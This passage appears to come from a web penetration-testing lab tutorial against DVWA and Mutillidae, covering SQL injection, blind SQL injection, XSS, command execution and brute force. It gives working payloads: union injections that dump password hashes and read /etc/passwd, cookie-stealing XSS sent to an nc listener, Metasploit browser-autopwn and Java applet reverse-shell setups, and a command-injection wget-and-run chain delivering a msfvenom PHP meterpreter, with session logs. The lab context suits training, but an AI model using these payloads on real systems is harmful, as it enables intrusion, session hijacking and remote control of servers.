
```
ID: 1 union select first_name, password from dvwa.users--  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

j) Read files by sql injection:



- Use the union select nul – to know the number of tables and number of columns in the table.
- Go to mutillidae, then injections, SQLi extract data, user info. Write

'union select null --




- You will get error message



- Increase the no of nuls until you don't get error. After 5 nuls I got the answer

'union select null, null, null, null, null--



- To load the file, change one of the commands to `load_file('/etc/passwd')`




- You can insert in the database the value we want

## Add blog for anonymous

Note: **<b>**, **</b>**, **<i>**, **</i>**, **<u>** and **</u>** are now allowed in blog entries

```
TEXT' , '2010-1-1 12:00:00' ) -- |
```

### k) Understanding Blind SQL injection :



- We depended before in the error message. In blind SQL injection we will depend on sql injection without errors.
- Go to blind sql injection in dvwa> Make the security medium.
- To get the no of columns, write in the box

1 union select null,null--


- Another technique is to write 1 union select 1,2--
- To load file,

1 union select 1, load\_file (/etc/passwd)—

- If it does not work, give it the passwd file in hex.


1 union select

## 1) Understanding Cross Site Scripting (XSS):



- **Understand Cross-site Scripting (XSS)**
- Cross-Site Scripting attacks are a type of injection problem, in which malicious scripts are injected into the otherwise benign and trusted web sites. Cross-site scripting (XSS) attacks occur when an attacker uses a web application to send malicious code, generally in the form of a browser side script, to a different end user. Flaws that allow these attacks to succeed are quite widespread and occur anywhere a web application uses input from a user in the output it generates without validating or encoding it.
- An attacker can use XSS to send a malicious script to an unsuspecting user. The end user's browser has no way to know that the script should not be trusted, and will execute the script. Because it thinks the script came from a trusted source, the malicious script can access any cookies, session tokens, or other sensitive information retained by your browser and used with that site. These scripts can even rewrite the content of the HTML page.

- The reason that there is hole in the web application program that allows the hacker to execute command or browse the computer. If the hacker wrote a script code and the web application executed the code, then the application has a XSS hole.
- There are persistent XSS attacks and reflected XSS attacks



- **Persistent XSS Attacks**
- Stored attacks are those where the injected code is permanently stored on the target servers, such as in a database, in a message forum, visitor log, comment field, etc. The victim then retrieves the malicious script from the server when it requests the stored information.
- **Reflected XSS Attacks**
- Reflected attacks are those where the injected code is reflected off the web server, such as in an error message, search result, or any other response that includes some or all of the input sent to the server as part of the request. Reflected attacks are delivered to victims via another route, such as in an e-mail message, or on some other web server. When a user is tricked into clicking on a malicious link or submitting a specially crafted form, the injected code travels to the vulnerable web server, which reflects the attack back to the user's browser. The browser then executes the code because it came from a "trusted" server.

- The reflected XSS attack is through injecting the url, and we call it url inject. In persistent XSS attack, it stores it in the database and this is very dangerous since anybody will visit the post, the code will be applied on its computer .

## m) Reflected XSS Attacks Threat



- To know whether the website has the XSS hole, test that on mutillidae. Go to DNS lookup.
- To know if the web application has the xss hole, write the script

<script>alert(1)</script> You will get 1

To know the session id on cookie, we write

<script>alert (document.cookie) </script>


- To direct you to other website write

<script> document.location="http://www.google.com"</script>

- We can use the link directly



- We can take the cookie of the admin in the website and then we can make login with the cookie and take the admin privilege. We will work on script that will direct to faked hacker web server and we will tell him to inject the cookie. In the hacker computer, we will operate any listener that can see the request
- There is web site that can encode the url.



- We make a listener

```
nc -lvp 80
```


- The admin will open the link that you sent through the email

```
http://192.168.1.3/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.1.7%2Findex.php%3F%27%2Bdocument.cookie%3B%3C%2Fscript%3E%0A#
```

- The hacker will listen on the port 80. He will get the admin session id from the cookie of the admin

```
root@bt: ~
File Edit View Terminal Help
root@bt:~# nc -lvp 80
listening on [any] 80 ...
192.168.1.6: inverse host lookup failed: Unknown server error : Connection timed out
connect to [192.168.1.7] from (UNKNOWN) [192.168.1.6] 3433
GET /index.php?PHPSESSID=9lb78rld96uc9uas2o34l9ntd2;%20security=low HTTP/1.1
Host: 192.168.1.7
User-Agent: Mozilla/5.0 (Windows NT 5.1; rv:22.0) Gecko/20100101 Firefox/22.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.3/vulnerabilities/xss_r/?name=%3Cscript%3Edocument.location%3D%27http%3A%2F%2F192.168.1.7%2Findex.php%3F%27%2Bdocument.cookie%3B%3C%2Fscript%3E%0A
Connection: keep-alive
```

- The hacker will browse the application website. He will use temper to change the session id to the hacker session id




Header Name	Request Header Value
Host	192.168.1.3
User-Agent	Mozilla/5.0 (X11; Linux i686)
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Cookie	PHPSESSID=cv1h878pjv03


## n) Persistent XSS Attacks Threat




- The browser autopwn makes the machine web server and anybody will browse it will apply all the exploits for the browser and any exploit it will find in the browser will make though it gain access to the web server and reverse connection to hacker machine
- Go to back track and operate the armitage. Put the LHOST and SRVHOST the hacker machine Ip and the SRV port 80 and URIPATH /.



- Install the firewall in order to adjust the sizes of the browser elements so it can withstand the script.



- When the client go to the guest book, it will be forwarded to hacker computer.
- You can use instead of browser autopone module the java\_signed\_applet. We put in LHOST the hacker computer Ip and LPort the port any port and decide the type of the payload to be java/meterpreter/reverse\_tcp. The SRVHOST same as our ip and the SRVPort 80 and URI path /



- Any body will browse the link will send him the java/meterpreter/reverse\_tcp payload
- When the client go to the guest book, it will be forwarded to hacker computer and will download the payload.



## o) Understanding Command Execution Vulnerabilities

- **Understand Command Execution vulnerabilities**
- One of the most critical vulnerabilities that a penetration tester can come across in a web application penetration test is to find an application that it will allow him to execute system commands. The rate of this vulnerability is high because it can allow any unauthorized and malicious user to execute commands from the web application to the system and to harvest large amount of information or to compromise the target host. In this article we will see how we can exploit this vulnerability by using the Damn Vulnerable Web Application for demonstration.

• ; or |ls (Unix)  
• &&dir (windows)



- We can through the infected url excute certain commands in unix and windows. We can upload payload and through this payload we can hack the server.
- You can browse the webservice
- You can upload payload in the web server. We will use msfvenom. Msfvenom is combination of msfpayload and msfencode.

Msfvenom -p php/meterpreter/reverse\_tcp lhost (ip of hacker computer) lport=(any) -f raw > /root/test.php

```
root@bt:~#  
root@bt:~# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.1.7 lport=5555 -f raw > /root/Desktop/test.php  
root@bt:~# cd Desktop/
```

- Remove the hash from the php file
- We have to copy the payload in the web server but it must be text file

Cp /root/test.php /var/www/test.txt

- We will apply the command in the website to upload the payload through the wget command

```
;wget http://192.168.1.7/test.txt -O /tmp/test.php ; php -f /tmp/test.php
```

```
;wget http://192.168.52.137/test.txt -O /tmp/test.php ; php -f /tmp/test.php
```

## Vulnerability: Command Execution

### Ping for FREE

Enter an IP address below:

- Prepare the multi handler.

```
# msfconsole
```

```
# use exploit/multi/handler
```

```
# set lhost (hacker ip)
```

```
# set lport (ip we put for the payload)
```

```
# exploit
```

```
meterpreter > exit
[*] Shutting down Meterpreter...

[*] Meterpreter session 2 closed. Reason: Died


msf exploit(handler) >
msf exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.7:55555
[*] Starting the payload handler...
[*] Sending stage (38553 bytes) to 192.168.1.3
[*] Meterpreter session 3 opened (192.168.1.7:55555 -> 192.168.1.3:40582) at 201
8-08-05 22:17:28 -0400

meterpreter > |
```

SQL Injection (Blind) <http://www.ss64.com/nt/>

- Make sure to install the php in the webserver you want to hack




```
File Edit Format View Help
sudo apt-get update --fix-missing
sudo apt-get update
sudo apt-get install php5-cli
```


## p) Brute Force Vulnerability

- **Understand Brute Force vulnerability**
- During this type of attack, the attacker is trying to bypass security mechanisms while having minimal knowledge about them. Using one or more accessible methods: dictionary attack (with or without mutations), brute-force attack (with given classes of characters e.g.: alphanumeric, special, case (in)sensitive) the attacker is trying to achieve his/her goal. Considering a given method, number of tries, efficiency of the system, which conducts the attack and estimated efficiency of the system which is attacked, the attacker is able to calculate how long the attack will have to last. Non brute-force attacks, on the other hand, which includes all classes of characters, give no certainty of success.
- Brute-force attacks are mainly used for guessing passwords and bypassing access control. However there are a lot of tools which use this technique to examine the web service's catalogue structures and seek interesting, from the attacker's point of view, information. Very often the target of an attack are data in forms (GET/POST) and users' Session-IDs.

